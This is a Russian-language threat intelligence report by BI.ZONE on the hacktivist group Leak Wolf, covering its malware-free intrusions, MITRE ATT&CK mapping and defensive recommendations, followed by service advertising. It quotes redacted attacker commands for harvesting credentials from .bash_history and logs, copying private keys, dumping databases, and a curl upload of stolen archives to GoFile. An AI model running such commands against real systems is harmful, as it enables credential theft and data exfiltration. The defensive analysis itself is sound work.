BI.ZONE

Тише воды, ниже травы

Как Leak Wolf крадет данные без вредоносного ПО: анализ жизненного цикла атаки и способы защиты

www.bi.zone

Содержание

Executive summary

150+

инцидентов, связанных с утечками данных в российских крупных компаниях, зафиксировано в 2022 году*

500%

рост количества подобных инцидентов в 2022 году по сравнению с 2021-м*


60%

инцидентов в отчетах управления BI.ZONE по противодействию киберугрозам за 2022 год связано с утечками

В 2022 году ландшафт угроз, связанных с утечками данных, сильно поменялся — самое заметное место на нем заняли хактивисты. Исторически спонсируемые государством группы (state-sponsored groups) компрометировали корпоративные сети с целью шпионажа, а финансово мотивированные киберпреступники похищали данные ради вымогательства. Теперь же мы наблюдаем беспрецедентный рост атак на крупнейшие организации, успешных взломов, сливов конфиденциальной информации, и связана эта динамика именно с действиями политических активистов.

Leak Wolf — одна из самых заметных группировок, вовлеченных в подобные атаки. Значимую деятельность злоумышленники начали в апреле 2022 года — именно тогда в подконтрольном группе телеграм-канале NLB были размещены данные нескольких жертв. По состоянию на начало 2023 года Leak Wolf провела более 40 атак на российские компании разных отраслей. Чаще всего от группировки страдали организации из сфер розничной торговли, образования и информационных технологий.

* По данным управления киберразведки BI.ZONE.



Распределение атак по отраслям*

В этом исследовании мы расскажем о тактиках, техниках и процедурах, которые использовала группа Leak Wolf.

В конце поделимся рекомендациями для организаций, как защищаться от подобных атак

Одна из особенностей Leak Wolf в том, что эти преступники строили кампании на уязвимостях человеческого фактора — проще говоря, пользовались теми случаями, когда сотрудники организаций нарушали цифровую гигиену. Еще одна важная деталь: атаки проходили без применения вредоносного программного обеспечения. Это позволяло им оставаться незамеченными вплоть до самой публикации данных в телеграм-канале группировки. Преступники пользовались пробелами в процессах мониторинга кибербезопасности, из-за которых участки инфраструктуры могли оставаться без контроля.

* По данным управления киберразведки BI.ZONE.

Получение первоначального доступа

Чтобы не попадать в поле зрения служб кибербезопасности, Leak Wolf отказалась от вредоносного ПО и использовала серверы на территории России

Атаки trusted relationships

тактика киберпреступников, эксплуатирующая доверительные отношения компании с проверенными подрядчиками, партнерами, интеграторами

Стилеры

класс вредоносного ПО, направленный на кражу аутентификационных, платежных данных и прочей конфиденциальной информации

В отличие от многих других групп, Leak Wolf не пыталась эксплуатировать популярные уязвимости в публично доступных приложениях или использовать фишинговые почтовые рассылки. В инцидентах, которые нам довелось расследовать, атакующие не применяли никакого вредоносного программного обеспечения. Вместо этого они использовали для компрометации целевых систем легитимные учетные записи и службы удаленного доступа. Это помогало им долго оставаться незамеченными. Той же цели атакующие добивались, большую часть времени арендуя серверы на территории России. В более поздних атаках злоумышленники использовали сервис Proton VPN, однако, учитывая распространение удаленной работы, в том числе и из ближнего зарубежья, это не повлияло на шансы своевременного обнаружения.

Отдельного внимания заслуживают методы, которые позволяли Leak Wolf получить легитимные учетные данные. В одних случаях преступники компрометировали IT-провайдеров, услугами которых пользовались организации-жертвы (атаки trusted relationships). В других — анализировали утечки: часто сотрудники пренебрегают цифровой гигиеной, регистрируются в сторонних сервисах с рабочими электронными адресами и паролями. В итоге компрометация одного аккаунта может привести к целой цепочке последующих. Наконец, мы отмечали интерес Leak Wolf к учетным данным, полученным при помощи стилеров — еще одного популярного у преступников источника конфиденциальной информации.

Выполнение команд

Еще один метод маскировки вредоносной деятельности — работа с легитимными инструментами в составе операционных систем

После получения доступа к IT-инфраструктуре атакующие начинали активную фазу постэксплуатации. При этом хоть сколько-нибудь легко детектируемые методы они применяли в единичных случаях, а обычно ограничивались инструментами, встроенными в операционные системы.

В случае Linux-серверов для выполнения команд злоумышленники использовали интерпретаторы команд и сценариев, а именно командную оболочку Unix. Если атакующим требовалось выполнять команды в контейнере, они задействовали соответствующую службу управления, например:

```
docker exec -ti <redacted> bash
```

При атаке на Windows-системы атакующим зачастую был доступен графический интерфейс, которым они пользовались, чтобы изучить файлы и ярлыки на рабочем столе пользователя, открыть браузер для доступа к целевым системам.

Закрепление в скомпрометированных системах

Оставаться незамеченными группировке также помогали легитимные учетные данные

Доступность легитимных учетных записей позволила злоумышленникам не беспокоиться об инвазивных методах закрепления — для решения этой задачи они использовали все те же данные.

Более того, зачастую злоумышленники имели доступ не к одному аккаунту, а сразу к нескольким. Таким образом, даже если компрометация одного из них была обнаружена и впоследствии учетная запись была заблокирована, они могли воспользоваться следующей.

Еще атакующие могли создавать новые аккаунты, например для взаимодействия с базами данных:

```
CREATE USER 'replicator'@'<redacted>'
IDENTIFIED BY '<redacted>'
```

Примечательно, что в данном случае имя нового пользователя замаскировано под легитимное — это может затруднить идентификацию несанкционированной активности. Кроме того, во многих организациях отсутствует журналирование взаимодействий с базами данных, что также осложняет расследование инцидентов.

Повышение привилегий

Чтобы не привлекать лишнее внимание, группировка не пыталась взломать системы, к которым не подходили украденные учетные данные

Как и в случае с закреплением в скомпрометированных системах, злоумышленники не придавали большого значения повышению привилегий — необходимые учетные данные уже были у них в руках. Тем не менее имеющийся аутентификационный материал не позволял получить доступ ко всем системам. В таких случаях атакующие вместо повышения привилегий пытались использовать данные для аутентификации в различных сервисах, которые могли содержать интересующую информацию. Если аутентифицироваться не получалось, злоумышленники просто переходили к следующему сервису.

Уклонение от обнаружения

Во многих случаях атаки были связаны с отсутствием эффективного мониторинга: жертвы не могли вовремя обнаружить взлом или качественно расследовать инцидент постфактум

Как уже отмечалось, в ходе постэксплуатации атакующие не использовали вредоносное программное обеспечение или инструменты двойного назначения, например C2-фреймворки. Поэтому им не требовались значительные усилия, чтобы уклоняться от обнаружения. Тем не менее они старались не попадаться: часто организации узнавали о взломе только после публикации в телеграм-канале.

Так, чтобы не привлекать внимание, после эксфильтрации архивы с собранными данными просто удалялись со скомпрометированных систем, например:

```
rm /tmp/<redacted>.zip
```

Таким образом, отсутствие должного журналирования, а также архивов с собранными данными значительно снижало возможность обнаружения утечки сотрудниками пострадавших организаций.

Получение аутентификационных данных

Хотя в руках злоумышленников уже были аутентификационные данные, при случае они пытались найти дополнительную информацию

Атакующие предпочитали не использовать инвазивные методы, однако все равно проявляли интерес к извлечению аутентификационного материала из файлов журналирования, например `.bash_history`:

```
less .bash_history
```

Еще один пример возможных источников данных — журналы MySQL:

```
grep "A temporary password" /var/log/mysql.log | tail -1
```

Кроме того, злоумышленники проявляли активный интерес к приватным ключам, в том числе к тем, что хранились в контейнерах:

```
docker exec <redacted> scp …/…/…/…/<redacted>.pem root@<redacted>:/tmp/<redacted>.pem
```

Такие ключи могли позволить атакующим не только дополнительные учетные данные для сохранения доступа к скомпрометированной инфраструктуре или продвижения по ней, но в некоторых случаях и проэксплуатировать доверительные отношения между организациями и получить доступ из одной в другую (атака trusted relationships).

Сбор информации о скомпрометированной IT-инфраструктуре

В момент сбора информации у жертвы были самые большие шансы обнаружить вторжение

На этом этапе злоумышленники использовали самые легко эксплуатируемые методы, например Nmap для сканирования сети в контексте атак на некоторые организации, инструмент для работы с LDAP — LDAP Admin. Тем не менее большинство иных методов были не такими инвазивными. Так, для проверки доступности портов на удаленной системе атакующие использовали netcat:

```
nc -zv -w1 <redacted> 3389
```

В целом, для сбора информации о скомпрометированных системах использовались довольно тривиальные методы. Мы наблюдали применение `ps` для сбора информации об активных процессах:

```
docker ps
```

Чтобы получить информацию о файлах и директориях, злоумышленники использовали `ls`:

```
docker exec <redacted> ls <redacted>
```

Еще один пример — сбор информации о подах через `kubectl`:

```
kubectl get po -n <redacted>
```

Чтобы проверить доступность интернета на скомпрометированной системе, атакующие отправляли `ping`:

```
ping 8.8.8.8
```

В некоторых случаях зафиксировано применение `curl`:

```
curl 2ip.ru
```

В Windows-сегменте скомпрометированных IT-инфраструктур данные собирались еще тривиальнее: атакующие исследовали файлы на рабочем столе скомпрометированной системы или пользовались браузерами, чтобы получить доступ к интересующих их сервисам. При этом злоумышленники использовали как уже установленные программы, так и дополнительные, например Opera или QtWeb (обычно в портативных версиях).

Продвижение по IT-инфраструктуре

Преступники отказались от некоторых возможностей для развития атаки, чтобы не выдать свое присутствие раньше времени

Использование легитимных учетных записей, отсутствие в арсенале злоумышленников вредоносного программного обеспечения и инвазивных инструментов постэксплуатации — эти факторы исключили возможность задействовать сложные методы для продвижения по скомпрометированным инфраструктурам. В то же время это значительно снизило вероятность обнаружения злонамеренной активности.

Атакующие использовали типичные для администраторов подходы: SSH для подключения к серверам Linux-сегмента, RDP для подключения к серверам Windows-сегмента, прямое подключение к интересующим базам данных.

Сбор чувствительных данных

Группировка охотилась за базами данных, исходным кодом IT-продуктов, проектной информацией из рабочих трекеров и викиресурсов

Целью злоумышленников были сбор и выгрузка чувствительной для скомпрометированных организаций информации. Особый интерес представляли базы данных, а также информация из Jira, Confluence, GitLab и т. п. Информация из баз данных могла, например, сохраняться в CSV-файлы:

```
copy (select * from <redacted>) TO '/tmp/
<redacted>.csv' CSV DELIMITER E'\t'HEADER
```

После выгрузки CSV-файлы зачастую архивировались:

```
zip -e /tmp/<redacted>.zip /tmp/<redacted>.csv /
tmp/<redacted>.csv /tmp/<redacted>.csv
```

Иногда злоумышленники проверяли данные на корректность — для этого они использовали EmEditor.

В некоторых случаях выгружаемая информация архивировалась сразу:

```
mysqldump -u root -p --no-create-db --lock-tbles=
false --skip-add-locks --single-transaction --quick
--skip-triggers <redacted> | gzip >
<redacted>.sql.gz
```

Кроме того, перед эксфильтрацией преступники могли скопировать всю выгруженную информацию на одну из скомпрометированных систем:

```
scp /tmp/<redacted>.gz root@<redacted>:/tmp/
<redacted>.gz
```

Информация из Jira, Confluence, GitLab и т. п. выгружалась с использованием браузеров и сохранялась на скомпрометированный хост, например на рабочий стол. В некоторых случаях атакующие применяли инструменты HeidiSQL, DBeaver и Git.

Взаимодействие со скомпрометированной инфраструктурой

Применение служб удаленного доступа помогало замаскировать активность — сегодняшние компании привыкли, что их сотрудники подключаются к корпоративным ресурсам извне

Как мы уже отмечали, атакующие использовали службы удаленного доступа. Соответственно, вся постэксплуатация осуществлялась через этот же канал связи.

В некоторых случаях в ходе постэксплуатации атакующие инсталлировали на скомпрометированную систему дополнительные инструменты, например:

```
yum install zip
```

Инсталляцией средств архивирования файлов атакующие не ограничивались. Например, в некоторых случаях был инсталлирован также `mc`:

```
yum install mc
```

Реализация этой техники позволяла злоумышленникам добавлять в систему возможности, необходимые для решения их задач.

Эксфильтрация конфиденциальных данных


Многие организации не блокируют доступ к облачным хранилищам, даже если сотрудники ими не пользуются — это сыграло на руку злоумышленникам

Данные выгружались либо напрямую на подконтрольный группировке хост, либо в облачное хранилище, например сервис GoFile, который применялся и для публикации данных.

Для эксфильтрации злоумышленники использовали `curl`:

```
curl -F file=@/tmp/<redacted>.zip
https://store1.gofile.io/uploadFile
```

При компрометации Windows-инфраструктуры для эксфильтрации данных группировка могла применять WinSCP. Впоследствии злоумышленники публиковали полученные данные в своем телеграм-канале, частично или полностью.



Данные одной из жертв в телеграм-канале группировки.

Выводы

Атаки Leak Wolf в очередной раз доказывают: злоумышленникам вовсе не обязательно использовать для своих целей вредоносное программное обеспечение, и обнаружить подобные инциденты без эффективного мониторинга практически невозможно. Более того, применение в атаках легитимных инструментов предполагает необходимость проактивного поиска угроз.

Применение в атаках легитимных инструментов предполагает необходимость проактивного поиска угроз. Важна и цифровая гигиена: например, сотрудники должны понимать, почему опасно использовать одну учетную запись для множества ресурсов. Ключевую же роль играет осведомленность отделов кибербезопасности об угрозах: благодаря своевременно полученным киберразведданным атаку возможно обнаружить на самых ранних стадиях жизненного цикла атаки.

Рекомендации

1. Ограничивайте возможность доступа к корпоративным ресурсам с использованием неавторизованных устройств, например личных компьютеров или смартфонов.
2. Используйте белые списки и многофакторную аутентификацию, чтобы обезопасить корпоративные ресурсы даже в том случае, если учетные данные будут скомпрометированы. По возможности ограничьте доступ из сетей VPN-провайдеров.
3. Используйте многофакторную аутентификацию для всех ключевых сервисов. Особое внимание уделяйте тем, которые содержат конфиденциальные данные.
4. Используйте разные пароли для доступа к разным сервисам, чтобы исключить компрометацию всех сервисов при атаке на один из них.
5. Следите за тем, чтобы пароли не хранились в легкодоступных файлах в открытом виде.
6. Строго регламентируйте предоставление третьим лицам доступа к IT-инфраструктуре организации.
7. В рамках проактивного поиска угроз следите за аномальными случаями использования легитимных инструментов, а также инсталляцией новых инструментов, которые могут обеспечивать постэксплуатацию.
8. Ограничьте доступ к облачным хранилищам, которые не используются в организации, а также ограничьте доступ к таким хранилищам там, где в нем нет необходимости.
9. Проводите регулярные тренинги для повышения сведомленности сотрудников о киберугрозах.
10. Следите за киберугрозами, которые актуальны для вашей сферы и региона, чтобы иметь возможность обнаружить их на ранних стадиях жизненного цикла атаки.

Приложение. Матрица MITRE ATT&CK

В этом разделе представлены тактики и техники, которые применяли атакующие в ходе жизненного цикла атаки.

Тактика	Техника
Initial Access	T1199: Trusted Relationship
	T1078: Valid Accounts
Execution	T1059.004: Command and Scripting Interpreter: Unix Shell
	T1609: Container Administration Command
Persistence	T1078: Valid Accounts
	T1136: Create Account
Privilege Escalation	T1078: Valid Accounts
Defense Evasion	T1070.004: Indicator Removal: File Deletion
Credential Access	T1552.001: Unsecured Credentials: Credentials In Files
	T1552.003: Unsecured Credentials: Bash History

	T1552.004: Unsecured Credentials: Private Keys
Discovery	T1046: Network Service Discovery
	T1057: Process Discovery
	T1018: Remote System Discovery
	T1016.001: System Network Configuration Discovery: Internet Connection Discovery
	T1083: File and Directory Discovery
	T1217: Browser Bookmark Discovery
	T1538: Cloud Service Dashboard
	T1613: Container and Resource Discovery
Lateral Movement	T1021.001: Remote Services: Remote Desktop Protocol
	T1021.004: Remote Services: SSH
Collection	T1560.001: Archive Collected Data: Archive via Utility
	T1213.001: Data from Information Repositories: Confluence
	T1213.002: Data from Information Repositories: Sharepoint

	T1213.003: Data from Information Repositories: Code Repositories
	T1074.001: Data Staged: Local Data Staging
Command and Control	T1071: Application Layer Protocol
	T1105: Ingress Tool Transfer
Exfiltration	T1041: Exfiltration Over C2 Channel
	T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage

Защитите свою компанию с BI.ZONE

60 000+

подозрений на инциденты обработала команда BI.ZONE TDR в 2022 году

100+

экспертов в команде

Менее 30 минут

от обнаружения угрозы до первичного уведомления об инциденте и первых шагов по реагированию*

10 млн+

«сырых» событий кибербезопасности обрабатывается в минуту

BI.ZONE TDR
Threat Detection and Response

Выявление, реагирование и предупреждение киберугроз под управлением экспертов

BI.ZONE TDR позволяет управлять киберинцидентом на всех этапах: до, во время и после того, как он произошел. Мы выстраиваем эффективную стратегию мониторинга, чтобы отражать текущие атаки, расследуем прошлые киберинциденты и даем рекомендации по их предотвращению в будущем.

Защита от киберугроз на всех этапах

- 1400+ правил корреляции.
- Готовые коннекторы под 400+ источников.
- Разработка правил и коннекторов по вашим требованиям.
- Закрепленные за вашей организацией аналитик и сервис-менеджер.
- Выявление прошлых атак, неактивных в настоящий момент (threat archeology).
- Выявление уязвимостей и недостатков инфраструктуры (threat prediction).
- EDR и threat intelligence platform собственной разработки.
- Команда экспертов с большим опытом обнаружения кибератак и противодействия им.

* При использовании EDR-решения.

17 дней

медианное время, которое проводят в сети атакующие до обнаружения*

83 дня

в среднем уходит на обнаружение утечки*

BI.ZONE Compromise Assessment

Выявляем случаи компрометации инфраструктуры, прошлые инциденты и продолжающиеся атаки

Эксперты BI.ZONE помогут определить угрозы бизнесу и снизить риски для активов компании. Специалисты проведут комплексный автоматизированный анализ инфраструктуры, чтобы выявить компрометацию, найти следы прошлых и текущих атак.

Сбор данных и многоуровневый мониторинг

1. Сетевой уровень. Мониторинг сетевых соединений с внешними серверами.
2. Уровень хостов. Сбор данных и мониторинг событий безопасности на всех конечных точках.
3. Уровень почты. Выявление фишинга и business email compromise в корпоративной почте.
4. Уровень внешней сети. Изучение открытых и теневых источников для поиска утечек чувствительной информации.

Возможности

- Глубокий анализ инфраструктуры с использованием собственных инструментов автоматизации BI.ZONE.
- Снижение рисков кибератак, утечек данных, кражи активов и интеллектуальной собственности.
- Сокращение времени между проникновением в сеть и обнаружением атаки (dwell time).
- Сокращение ущерба от кибератак благодаря своевременному обнаружению и реагированию.
- Подробные рекомендации, которые помогут повысить кибербезопасность и предотвратить инциденты.

* По данным управления киберразведки BI.ZONE.

5 дней

среднее время от получения первоначального доступа до распространения по IT-инфраструктуре*

в 76% случаев

атакующие сохраняют доступ к скомпрометированной инфраструктуре, если компания не провела полноценное расследование*

Расследование киберинцидентов и реагирование на них

Оперативно нейтрализуем угрозы и расследуем инциденты

Эксперты BI.ZONE обеспечат оперативное реагирование на инцидент и проведут тщательное расследование, чтобы свести финансовые и репутационные потери к минимуму.

Работа с инцидентами любой сложности

- Атаки шифровальщиков (ransomware).
- Утечки данных.
- Кражи финансов.
- Кражи данных.

Возможности

- Оперативное реагирование. Доверьте экспертам нейтрализацию угрозы и восстановление штатной работы систем, чтобы сократить потенциальный ущерб
- Повышение уровня защищенности. Определите уязвимые места в инфраструктуре и получите рекомендации по их устранению
- Независимое расследование. Выясните, как атакующие попали в инфраструктуру, и используйте доказательную базу при обращении в правоохранительные органы
- Проверка качества работ сторонних исследователей. Убедитесь, что вы опираетесь на верные данные о вредоносном ПО и приняли достаточные меры для восстановления
- Подготовка к реагированию на сложные инциденты. С нашей поддержкой разработайте комплекс мер по реагированию, чтобы не допустить повторных взломов компании

* По данным управления киберразведки BI.ZONE.

О компании BI.ZONE

BI.ZONE — компания по управлению цифровыми рисками. Мы помогаем безопасно развивать бизнес в цифровую эпоху. Какими бы ни были размер, бюджет или география организации, наши инструменты позволяют найти оптимальный подход к задаче. Консультации или аутсорсинг, готовые решения или индивидуальные стратегии — мы отталкиваемся от пользы для клиента, и клиенты это ценят.

Наши эксперты проанализируют текущий уровень рисков, предложат меры для построения комплексной киберзащиты, обучат сотрудников правилам безопасной работы в цифровой среде и обеспечат круглосуточную поддержку вашей компании.

С 2016 года мы реализовали больше 1000 проектов в сферах финансов, телекоммуникаций, энергетики, авиации и многих других. Мы активно сотрудничаем с такими международными организациями, как Всемирный экономический форум, Интерпол, Международный Комитет Красного Креста, SWIFT, CyberPeace Institute, а квалификация наших экспертов подтверждена сертификатами мирового уровня.

Мы знаем, что нужно вашему бизнесу для успешного цифрового развития, и поможем задать правильный вектор.

1000+
реализованных проектов

15+
стран присутствия

400+
защищенных клиентов

700+
экспертов
по кибербезопасности

700+
успешных расследований

Посмотрите полный список решений на сайте.